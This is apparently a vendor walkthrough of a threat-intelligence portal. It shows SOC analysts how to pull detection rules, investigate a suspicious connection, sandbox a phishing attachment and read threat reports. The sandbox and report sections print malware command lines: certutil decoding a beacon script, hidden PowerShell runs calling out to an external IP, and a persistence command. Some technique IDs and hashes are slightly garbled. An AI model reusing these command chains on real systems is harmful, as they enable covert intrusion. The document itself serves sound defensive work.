ed823a0b-a0a7-41b6-b8a0-879eb5uff689	Sigma-Genero-File Creating with Suspicious Extension in S...	Detects creation of suspicious file in startup directory	Medium	
e49d769-2590-4ba1-bf80-b3a2c29080a1	Modification Value key User Shell Folders via Registry	Detects modification Value key User Shell Folders via Regi...	High	
a8f9eb3b-6799-4a1b-a284-82370c78a8ab	File creating in the startup folder from an open directory pr...	Detects the creation of files in the startup folder from proc...	Medium	
7247f9f-3632-4c2b-80ea-526f8ba4940c	Adding Suspicious File in Autoun Keys via Registry	Adding suspicious extensions to Autoun Keys	Medium	
099f8079-w0e1-4720-af0c-5dbae3877efc	Adding Path of Open Folder in Run Keys via Registry	Adding samples to Run Keys from public directories	Medium	
3f25f0a5-1aaf-4d53-8a3c-3ac2d2af4426	Emotet Runkey	Detects new run key created by Emotet malware	High	
50b6d404-8398-4923-9e0a-10a5d5a35c4ef	Suspicious Compattelrunner Set persistence Via Command...	Detects an attempt to set persistence via the Windows Co...	Medium	

Total 16

4

Go to the EDR tab, which lists the rules that work in Kaspersky Next EDR. There is also information about which groups use a particular implementation method for the technique "T1547.001: Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder".

Rules

Sigma Suricata EDR

Name	Actors	Platforms	Actions
temporary_folder_in_registry_autoun	4801 8220 Gang 88base Agenda Alamo Ghoulies 8822	Windows	
file_creating_with_suspicious_extension_in_startup_folder	4801 88base Agenda Alamo Ghoulies Andarica 9469	Windows	
windows_hkln_policies_enumeration	4801 8220 Gang 88base Agenda Alamo 8204	Windows	
windows_hkln_policies_enumeration_email	4801 8220 Gang 88base Agenda Alamo 8204	Windows	
windows_run_key_enumeration	4801 8220 Gang 88base Agenda Alamo 8204	Windows	
windows_run_key_enumeration_email	4801 8220 Gang 88base Agenda Alamo 8204	Windows	
winter_file_creation_in_startup_folder	4801 88base Agenda Alamo Ghoulies Andarica 9469	Windows	
autoun_keys_modification_via_registry	4801 8220 Gang 88base Agenda Alamo Ghoulies 8822	Windows	
boot_verification_program_persistence_email	4801 88base Agenda Alamo Ghoulies Andarica 9469	Windows	
boot_verification_program_persistence_input	4801 88base Agenda Alamo Ghoulies Andarica 9469	Windows	

Total 35

5

You can click on any rule to go to its page in the Hunt Hub section, which provides a detailed description of the logic in a Sigma-like format.

boot_verification_program_persistence_input

Updated May 14, 2026



Severity ⓘ
Medium



Confidence ⓘ
Medium



Indication ⓘ
Alert

Description

This rule detects suspicious creation or modification REG_SZ or REG_EXPAND_SZ value named ImagePath in HKLM\SYSTEM\CurrentControlSet\Control\BootVerificationProgram registry hive.

Recommendation

Make sure that this activity is legitimate. Find out the source and take actions if needed.

Possible false positives

This activity can be initiated for legitimate purposes, such as conducting internal security tests.

Detection logic

Download Copy

```

1  title: boot_verification_program_persistence_input
2  id: 5BC98BDA-335E-3F74-89C8-5B1AB722962B
3  description: 'This rule detects suspicious creation or modification REG_SZ or REG_EXPAND_SZ value named ImagePath in HKLM\SYSTEM\CurrentControlSet\Control\BootVerificationProgram registry hive.'
4  status: stable
5  modified: 2026-05-11
6  tags:
7    - attack.persistence
8    - attack.privilege-escalation
9    - attack.t1547.001
10 logsource:
11   product: windows
12 detection:
13   selection1:
14     EventType: 'Process Console Input'
15   selection2:
16     InputText: '*SYSTEM\\CurrentControlSet\\Control\\BootVerificationProgram*'
17   selection3:
18     InputText: '*ImagePath*'
19   condition: selection1 and selection2 and selection3
20 level: Medium
21

```

21 lines

By combining detailed technical descriptions with an extensive set of rules mapped to MITRE ATT&CK techniques, the TI portal helps analysts identify blind spots in SIEM correlation logic. These rules can then be adapted into SIEM correlation rules to improve detection coverage.

Use Case #5


Investigation of an incident with a suspicious network connection

#	Step	Description
1	Initial data	A network connection was recorded from a DNS server located in the DMZ to the external address 32.198.74.146 on port 443. Data from the NGFW installed on the perimeter was sent to the SIEM.
2	Challenge	The SOC analyst flagged the use of port 443, as legitimate traffic would normally use ports 53/5353. Because traffic from the DMZ bypasses the proxy server, it's not possible to determine which domain is associated with the IP address.
3	Objective	Determine whether a response is needed and collect a list of related IoCs for further search across the infrastructure.
4	Operational value	To identify at an early stage and clock the attacker's vector at the DMZ access point.

Workflow

1

Let's use the Threat Lookup service from the main search bar. The portal provides WHOIS information, which lets us determine the geolocation of the address we are looking for (in this example, it's the USA).



2

The section also identifies the address owner as Amazon. The address range is associated with Amazon EC2 (Elastic Compute Cloud), indicating that this is a rented virtual server (VPS).

WHOIS Download data						
IP range		32.184.0.0 – 32.207.255.255		Created		Sep 19, 2022
Net name		AMAZO-4		Changed		Sep 19, 2022
Net description		—		AS description		—
				ASN		—
Contact	Name	Role	Address	Phone / Fax	Email	
org	Amazon.com, Inc.	registrant	Amazon Web Services, Inc., P.O. Box 81226, Seattle, WA, 98108-1226, United States	—	—	
group	AWS RPKI Management POC	routing	13200 Woodland Park Dr, Herndon, VA, 20171, United States	+1-206-555-0000 Phone	aws-rpki-routing-poc@amazon.com	
group	IP Routing	routing	1918 8th Ave, Seattle, WA, 98109, United States	+1-206-555-0000 Phone	aws-routing-poc@amazon.com	
group	Amazon EC2 Abuse	abuse	Amazon Web Services Elastic Compute Cloud, EC2, 410 Terry Avenue North, Seattle, WA, 98109-5210, United States	+1-206-555-0000 Phone	trustandsafety@support.aws.com	

We can also see that the IP address resolves to a single domain and, more importantly, two malicious files with the following hashes connected to it:

43A53EEED21E66B6960A4D53D9C49553 and BB00F154F8F453305B11B7F22E11492E.

DNS resolutions for IP address

Download data

Status	Hits (+)	Domain	First resolved	Last resolved	Peak date	Daily peak
Good	10	stgscorp.com	Jun 25, 2026 13:57	Jun 29, 2026 17:27	Jun 28, 2026	10

Files related to IP address

Download data

Status	Hits (+)	File MD5	Detection name	Web address	First seen	Last seen
Malware	10	bb00f154f8f453305b11b7f22e11492e	NetTool.PlainTextCredentials.HTTPC&C	32.198.74.146	Jul 1, 2026 21:55	Jul 1, 2026 21:55
Malware	10	43a53eed21e66b6960a4d53d9c49553	HEUR:Trojan.HTA.SAgent.gen	32.198.74.146	Jun 10, 2026 09:49	Jun 10, 2026 09:54

3

Click on one of them to go to an indicator analysis in Kaspersky Threat Lookup, which tells us that this file is an .hta script.

Q 43a53eed21e66b6960a4d53d9c49553

Threat Lookup

LookupDark webSurface webAI OSINT IOCsReportingActorsSoftwareDigital FootprintVulnerabilities

Daily request quota for your group: 99984 of 100000 left

Report for MD5 hash
43a53eed21e66b6960a4d53d9c49553
Malware

Overview

Hits ~ 10

Format hta

Size 33.09 KB (33888 B)

Packed by —

Signed by

Signature trust

MD5 43A53EEED21E66B6960A4D53D9C49553

SHA1 BA6C61A60E90CB4A858BAA1AB28EF87BEBF5702C

SHA256 D017D2B4301670F5840DEDAC63449ED303F87643208847C33445542E8355D93A

Categories General

4

Scroll down to see the verdicts assigned to the file by various Kaspersky detection engines:

Detection names

Jun 10, 2026 10:00
HEUR:Trojan.HTA.SAgent.gen

Jun 10, 2026 09:40
PDM:Trojan.Win32.Generic

Jun 10, 2026 09:40
Trojan.JS.SAgent.sb

Jun 10, 2026 09:40
Trojan.VBS.Runner.sb

In addition to a list of triggered suspicious activities in Cloud Sandbox:

Sandbox TTPs ⓘ Download data			
Tactic	Techniques	Details	Severity
TA001 Command and Control	T1025 Ingress Tool Transfer	description: Dropping Executable File from Certutil.exe Command_line: certutil -f -decode "\$user(\$temp)\PaladinInvoke-b64" "\$user(\$temp)\PaladinInvoke-Beacon.ps1" Image_path: \$windir\System32\certutil.exe	High
TA0005 Defense Evasion	T1028.005 Mshta	description: Shell Creation by Mshta.exe Command_line: "\$windir\System32\cmd.exe" /c certutil -f -decode "\$user(\$temp)\PaladinInvoke-b64" Image_path: "\$user(\$temp)\PaladinInvoke-Beacon.ps1" Parent_image_path: \$windir\System32\cmd.exe	High
TA0005 Defense Evasion	T1403 Deobfuscate/Decode Files or Information	description: Suspicious Certutil Activity via FILE_MODIFIED File_path: \$user(\$temp)\PaladinInvoke-Beacon.ps1	High
TA001 Command and Control	T1025 Ingress Tool Transfer	description: Network Connection from Powershell Destination_ip: 32.198.74.146:443 Image_path: \$windir\System32\WindowsPowerShell\v1.0\powershell.exe	Medium
TA0005 Defense Evasion	T1403 Deobfuscate/Decode Files or Information	description: Decoding via Certutil.exe Command_line: certutil -f -decode "\$user(\$temp)\PaladinInvoke-b64" "\$user(\$temp)\PaladinInvoke-Beacon.ps1"	Medium
TA0002 Execution	T1059.005 Visual Basic	description: Attempt to Start PowerShell as Result of Script Execution Command_line: "\$windir\System32\WindowsPowerShell\v1.0\powershell.exe" -NoProfile -ExecutionPolicy Bypass -WindowStyle Hidden -File "\$user(\$temp)\PaladinInvoke-Beacon.ps1"	Medium
TA0002 Execution	T1059.001 PowerShell	description: Network Connection from Powershell Destination_ip: 32.198.74.146:443	Medium
TA0002 Execution	T1059.001 PowerShell	description: Attempt to Start PowerShell as Result of Script Execution Command_line: "\$windir\System32\WindowsPowerShell\v1.0\powershell.exe" -NoProfile -ExecutionPolicy Bypass -WindowStyle Hidden -File "\$user(\$temp)\PaladinInvoke-Beacon.ps1"	Medium
TA0002 Execution	T1059.001 PowerShell	description: PowerShell Suspicious Arguments Command_line: "\$windir\System32\WindowsPowerShell\v1.0\powershell.exe" -NoProfile -ExecutionPolicy Bypass -WindowStyle Hidden -File "\$user(\$temp)\PaladinInvoke-Beacon.ps1"	Medium

5

Based on the triggered activity, we can see that the source file creates the PowerShell script `PaladinInvoke-Beacon.ps1` in the `$user\\$temp (%TEMP%)` directory, and executes it using the following parameters:

```
powershell.exe -NoProfile -ExecutionPolicy Bypass -WindowStyle Hidden -File "$user\\$temp\PaladinInvoke-Beacon.ps1"
```

The script then connects to `32.198.74[.]146:443`, similar to the one we observed in the original incident.

TA0005 Defense Evasion	T1218.005 Mshta	description: Shell Creation by Mshta.exe Command_line: "\$windir\System32\cmd.exe" /c certutil -f -decode "\$user(\$temp)\PaladinInvoke-b64" Image_path: "\$user(\$temp)\PaladinInvoke-Beacon.ps1" Parent_image_path: \$windir\System32\cmd.exe	High
TA0005 Defense Evasion	T1140 Deobfuscate/Decode Files or Information	description: Suspicious Certutil Activity via FILE_MODIFIED File_path: \$user(\$temp)\PaladinInvoke-Beacon.ps1	High
TA001 Command and Control	T1105 Ingress Tool Transfer	description: Network Connection from Powershell Destination_ip: 32.198.74.146:443 Image_path: \$windir\System32\WindowsPowerShell\v1.0\powershell.exe	Medium
TA0005 Defense Evasion	T1140 Deobfuscate/Decode Files or Information	description: Decoding via Certutil.exe Command_line: certutil -f -decode "\$user(\$temp)\PaladinInvoke-b64" "\$user(\$temp)\PaladinInvoke-Beacon.ps1"	Medium
TA0002 Execution	T1059.005 Visual Basic	description: Attempt to Start PowerShell as Result of Script Execution Command_line: "\$windir\System32\WindowsPowerShell\v1.0\powershell.exe" -NoProfile -ExecutionPolicy Bypass -WindowStyle Hidden -File "\$user(\$temp)\PaladinInvoke-Beacon.ps1"	Medium

As a result of our investigation in the Threat Intelligence Portal, we can see that a malicious .hta script was likely executed on the DMZ server, and became the first link in a chain for downloading and executing a malicious .ps1 script.

Found indicators:

Hashes	MD5 43A53EEED21E66B6960A4D53D9C49553
	SHA1 BA6C61A60E90CB4A858BAA1AB28EF87BEBF5702C
	SHA256 D017D2B4301670F5840DEDAC63449ED303F87643208847C33445542E8355D93A
IP	32.198.74[.]146:443
FileName	\AppData\Local\Temp\PaladinInvoke-Beacon.ps1

Use Case #6

Suspicious File Analysis and Attribution

#	Step	Description
1	Initial data	The user contacted the SOC to report a suspicious email containing an attached archive.
2	Challenge	A hash search in Threat Lookup returned no results, and the archive itself is encrypted with a password provided in the email body.
3	Objective	1. Determine whether the attachment is legitimate or malicious 2. If it's malicious, collect the relevant IOCs for further investigation and response
4	Operational value	1. To identify and record a potential attack 2. To disrupt the attacker's chain of activity at the initial access stage

Workflow

1

To analyze the malicious attachment, go to the Threat Analysis section.

The screenshot shows the Kaspersky Threat Intelligence Portal interface. On the left is a sidebar with navigation links: Home, Threat Landscape (with a dropdown arrow), Hunt Hub, Actors, Software, Vulnerabilities, TTPs, Mitigations, Threat Lookup (with a dropdown arrow), Research Graph, Reporting, Threat Analysis (highlighted with a green arrow), Digital Footprint (with a dropdown arrow), Threat Infrastructure, Data Feeds, and What's New and Upcoming. The main content area is titled 'Threat Analysis' and includes a search bar, language selector (English), and a 'Start file analysis' button. Below the title are three tabs: 'Upload and execute file' (selected), 'Download and execute file', and 'Browse web address'. The 'Upload and execute file' tab contains a 'Drag & drop file here' area with a file size limit of 256 MB and a '+ Select file' button. Below this is an 'Archive password (optional)' input field. A 'Technologies' section features a blue banner stating 'You are using a group quota.' and three cards: 'Sandbox', 'Attribution', and 'Similarity'. Each card has a toggle switch (all are turned on), an 'Advanced options' button, and a 'Daily quota' indicator showing 499 / 500.

2

Drag the archive from the incoming email to the drag-and-drop area, or click the button and select it in the window that opens.

+ Select file

The screenshot shows a file analysis interface. At the top, a file named "Salary_Order.docx.zip" (318.28 KB) is listed. Below it is a field for "Archive password (optional)". The "Technologies" section shows three analysis modules: "Sandbox", "Attribution", and "Similarity". Each module has a status bar indicating "You are using a group quota" and a progress bar showing "493 / 500". Each module also has a "Daily quota" indicator. At the bottom, there is a "Start file analysis" button.

3

If necessary, click the Advanced Options button to configure the file analysis parameters manually: OS, analysis time, Internet access options, etc. Kaspersky Sandbox automatically identifies the types of uploaded files and sets the appropriate analysis parameters. However, we need to specify the password for unpacking the archive so that the sandbox can unpack the original archive from the attachment.

The screenshot shows the "Advanced options" dialog box for the "Sandbox" technology. The dialog has a title bar with "Advanced options" and "Sandbox" tabs. The settings include:

- File execution environment:** Set to "Auto".
- File execution time (sec):** Set to "Auto".
- Internet access options:** Set to "Auto".
- Change file name and extension to:** Set to "File.exe".
- Document password (optional):** A text field containing "....." with a password icon.
- Command line parameters:** A text field containing "%windir%\System32\notepad.exe /a \$sample".
- Disabling HTTPS traffic decryption may reduce the probability of malware detection.** A warning message.
- Decrypt HTTPS:** Checked.
- Click links:** Checked.

 At the bottom, there are "Save" and "Cancel" buttons.

4

After the analysis is complete, we can see the verdicts issued by various Kaspersky Threat Analysis engines: Sandbox, Attribution, and Similarity.

Object	Details
 Salary_Order.docx.zip	 Sandbox  Attribution  Similarity Malware Not categorized Found

5

We can see that the sandbox automatically unpacked the file from the archive and that the file was executable.


Uploaded	Jul 15, 2026 13:46	Execution environment	Auto (Windows 7 x64)	MD5	00c11111111111111111111111111111
Analyzed	Jul 15, 2026 13:48	Execution time	Auto (100 sec)	SHA1	6a111111111111111111111111111111
Database update	Jul 15, 2026 06:15 UTC	File extension	exe	SHA256	7a111111111111111111111111111111
File size	729.00 KB (746496 B)	HTTPS decryption	Yes		
File type	exe x32	Click links	Yes		
		Internet access options	Auto (RU)		
Categories General					

At the same time, content analysis triggered various signatures.

Detection names ⓘ Download data	
Status	Name
Malware	Backdoor.Win32.Androm.sb
Malware	Backdoor.Win32.DarkKomet.aagt
Malware	Backdoor.Win32.DarkKomet.b
Malware	Backdoor.Win32.DarkKomet.eku
Malware	Backdoor.Win32.Finlosky.bf
Malware	HEUR:Backdoor.Win32.DarkKomet.gen
Malware	HEUR:Trojan.Win32.Generic
Malware	PDM:Trojan.Win32.Generic
Malware	Trojan-Dropper.Win32.Injector.sb
Malware	Trojan-Spy.Win32.Xegumumune.sbc


6

We can also access a dynamic analysis graph for the file, with a list of triggered detection logic rules.



7

Let's move on to the analysis results from the Attribution engine.



The Attribution Engine determined that the file under investigation belongs to the DarkComet RAT family.

8

Now let's move on to the analysis results from the Similarity engine.

Similarity

Report for file

Salary_Order.docx.exe

Similar files found

We can see that for the embedded file, the engine found multiple similar files and their last-seen dates. Because malicious email campaigns distributing the same malware often remain active for one to two months, this information helps us compile a focused set of IOCs (including the hash of the original sample) for retrospective analysis across the infrastructure.

Similar files

[Download data](#)

Hide all ^

Status	Detection name	Confidence	First seen	Last seen	Hits (~)	MD5	Type	Size
 Malware	Backdoor.Win32.DarkKomet.xyk	 10	Jun 26, 2026 13:31	Jul 6, 2026 14:32	10	ff99deef040454d2ee50fcf0c25b3e2	exe x32	674,304 B
 Malware	Backdoor.Win32.DarkKomet.xyk	 10	Jul 2, 2026 14:44	Jul 5, 2026 09:43	10	f64aea2a4faeafa819bca1242d4c070e	exe x32	674,304 B
 Malware	Backdoor.Win32.DarkKomet.b	 10	Jun 29, 2026 09:09	Jun 29, 2026 09:35	10	f3803d0c0ae0422d721c3f9e6e99e2bb	exe x32	674,304 B
 Malware	Backdoor.Win32.DarkKomet.xyk	 10	Jun 26, 2026 11:49	Jun 26, 2026 20:10	10	ee5e8ea640ca0752f3b65407ff3fdb4a	exe x32	674,304 B
 Malware	Backdoor.Win32.DarkKomet.xyk	 10	Jun 15, 2026 17:24	Jun 15, 2026 18:20	10	faaecb248a8f7d4373c04e68f27f63dd	exe x32	674,816 B

In this way, we confirmed that the file was malicious, classified it, and obtained indicators of compromise for further investigation.

Use Case #7

Selecting the relevant reports

#	Step	Description
1	Initial data	A SOC analyst needs to find an up-to-date, relevant report to search for context on a malicious campaign.
2	Challenge	Articles are often published on the internet without complete or detailed context on attacks, omitting specific indicators of compromise, or describing outdated campaigns.
3	Objective	Obtain detailed, up-to-date information about a relevant malicious campaign.
4	Operational value	1. To understand your adversary 2. To determine whether the infrastructure has been affected by the attack described 3. If necessary, to adjust the correlation rules in the SIEM based on the TTPs identified in the report.

Workflow

1

To do this, we'll use the Reporting section.

Kaspersky Threat Intelligence Portal

Home

Threat Landscape

Threat Lookup

Research Graph

Reporting

Threat Analysis

Digital Footprint

Threat Infrastructure

Data Feeds

What's New and Upcoming

Reporting

Online training with GREAT experts
Targeted Malware Reverse Engineering

Enroll now Do not show again

Jan 1, 2026 — Jul 1, 2026 China Select software

Download Master YARA Download Master IOC

Jul 15, 2026 APT Updated

Researcher Notes – Additional data on SharpPanda Researcher notes

On June 3rd 2021, Check Point published a report about an ongoing surveillance operation targeting a Southeast Asian government, and attributed the malicious activities to a previously unknown Chinese-speaking threat actor named "SharpPanda". This report aims at providing additional data on the associated malicious activities and tools, based on our own visibility of the threat.

2

In the section that opens, fill in the Country and Date fields to obtain up-to-date information. The filter is applied automatically.

Jan 1, 2026 — Jul 15, 2026 China Select software Select industries Select actors

Download Master YARA Download Master IOC

3

We see a list of reports prepared by Kaspersky specialists. Each report contains detailed information about a malicious campaign.

4

After the SOC analyst clicks on the report they're interested in, a new page with five tabs opens:

General — a summary of the report

Report — the report itself

TTPs — tactics, techniques and procedures identified in the report

IOCs — a list of indicators of compromise

Rules — rules containing detection logic (YARA, Suricata)

5

The next step is to study the report, write your own detection logic, and add indicators of compromise to blocking.

The full text of the report is available on the Report tab:

Researcher Notes — Silver Fox attacks Chinese users using implant MyKK Researcher notes

General **Report** TTPs IOCs Rules

Download Open in full screen

Executive Summary

From early 2025 through the first half of 2026, we identified a series of fake or malicious installers targeting Chinese users. Regardless of what the installer pretended to be or how many files each package contained, they all followed the same pattern, three persistence components — a .exe file, a .dll file, and a .png file — were dropped onto the drive. The .exe loads the .dll, which extracts binary data embedded in the .png, decrypts a shellcode payload, and initiates a complex infection and loading sequence.

Silver Fox has been the most prominent cybercrime group in China since it was first exposed and named in 2023. The group and its representative malware, WinOS, has evolved through several stages.

- 1. Initial phase** – The perpetrators developed a highly customized version of Gh0st-WinOS¹ (also known as ValleyRAT). During this stage, the source code was controlled by a single entity, which a group later identified as the Silver Fox group.
- 2. Leakage and proliferation** – Beginning with WinOS 4.0, the source code (which can be found on GitHub) was leaked to the public. Numerous hacking groups and crimeware developers obtained it, spawning many variants of WinOS that were adapted for different attack campaigns.
- 3. Spread worldwide** – Today, Silver Fox no longer refers to a single group or a single WinOS variant. The original developer is hidden among the various groups and campaigns that now use the code. We have already published two reports^{2,3} on WinOS (ValleyRAT), the loader, infrastructure, and network encryption algorithm all appear distinct, indicating that multiple groups are operating in the background. As a result, cyberattack activities conducted through it have begun spreading to many countries and regions.

In this report

- Executive Summary
- Technical Details
 - Background
 - Initial infection
 - Malware implant
 - Second stage
 - UAC Bypass
 - Whitelist of process names used by DL...
 - Post-elevation actions
 - Third stage
 - Final Stage

The TTPs tab lists all tactics, techniques and procedures described in the report.

Researcher Notes — Silver Fox attacks Chinese users using implant MyKK Researcher notes

General Report **TTPs** IOCs Rules

Tactics & techniques | Version: ATT&CK v171

Initial Access

Phishing

- Spearphishing Link

Silver Fox sends phishing emails containing malicious links to download the primary load.
- Spearphishing via Service

Silver Fox can distribute malware through a WeChat messenger.

Execution

Command and Scripting Interpreter

- Windows Command Shell

The service created by Silver Fox executes the payload using the cmd.exe interpreter: `cmd /c cd /d "%User%\Desktop\NzRYw\NzRYw" && start "" "%User%\Desktop\NzRYw\NzRYw\bUrbaD AM7.exe"`
- Native API

Silver Fox calls low-level Windows Native APIs such as `NtCreateSection`, `NtMapViewOfSection`, `ZwAssociateWaitCompletionPacket`, `ZwSetEvent`, `CreateThreadpoolWait`, `CreateEventW`, `ConvertThreadToFiber`, `CreateFiberEx`, `SwitchToFiber` and `DeleteFiber` to perform custom process-memory writing, thread-pool injection and fiber-based shellcode execution, thereby avoiding higher-level APIs that are more closely monitored.
- User Execution
 - Malicious File

Silver Fox delivers malicious installers (usually MSI-format) to users under the guise of legitimate software.

Persistence

Create or Modify System Process

- Windows Service

Silver Fox creates the service through `RPC SvCCTL`. Service execution path: `cmd /c cd /d "%User%\Desktop\NzRYw\NzRYw" && start "" "%User%\Desktop\NzRYw\NzRYw\bUrbaD AM7.exe"`

Privilege Escalation

Abuse Elevation Control Mechanism

- Bypass User Account Control

Silver Fox' backdoor invokes the UACME routine `ucnDebugObjectMethod` to launch an elevated instance of the malicious .exe without triggering a UAC prompt.

The IoC tab contains all IoCs related to the described malicious campaign.

Researcher Notes — Silver Fox attacks Chinese users using implant MyKK

General Report TTPs **IOCs** Rules

Download

Type	IOC
Hash	00e
Hash	eb6
Hash	004
Hash	60e
Hash	39e
Hash	3d
Hash	9b
Hash	64
Hash	72
Hash	e2
Hash	7e
Hash	b7
Hash	6b
Hash	05
Hash	25c
Hash	56c
Hash	00c
Hash	51
Hash	e3
Hash	50

Total 183

< 1 2 3 4 5 ... 10 > 20 / pages

The Rules tab contains YARA or Suricata rules associated with the described malicious campaign.

Researcher Notes — Silver Fox attacks Chinese users using implant MyKK

General Report TTPs **IOCs** **Rules**

YARA Suricata

Download

```

1 rule apt_SilverFox_MyKK_memory {
2   meta:
3     description = "Rule to detect MyKK in memory, modified version of Gh0st-WinOS"
4     author = "Kaspersky"
5     copyright = "Kaspersky"
6     distribution = "DISTRIBUTION IS FORBIDDEN. DO NOT UPLOAD TO ANY MULTISCANNER OR SHARE ON ANY PLATFORM"
7     version = "1.0"
8     last modified = "2024-06-18"

```



Thus, using the TIP portal, we obtained a relevant list of current IOCs directly applicable to our threat landscape, retrieved a set of ready-to-use YARA rules for import into our infrastructure, and compiled a list of up-to-date TTPs to assess their coverage by our existing SIEM rules.

www.kaspersky.com

© 2026, AO Kaspersky Lab.
Registered trademarks and service marks
are the property of their respective owners.

#kaspersky
#truetobusiness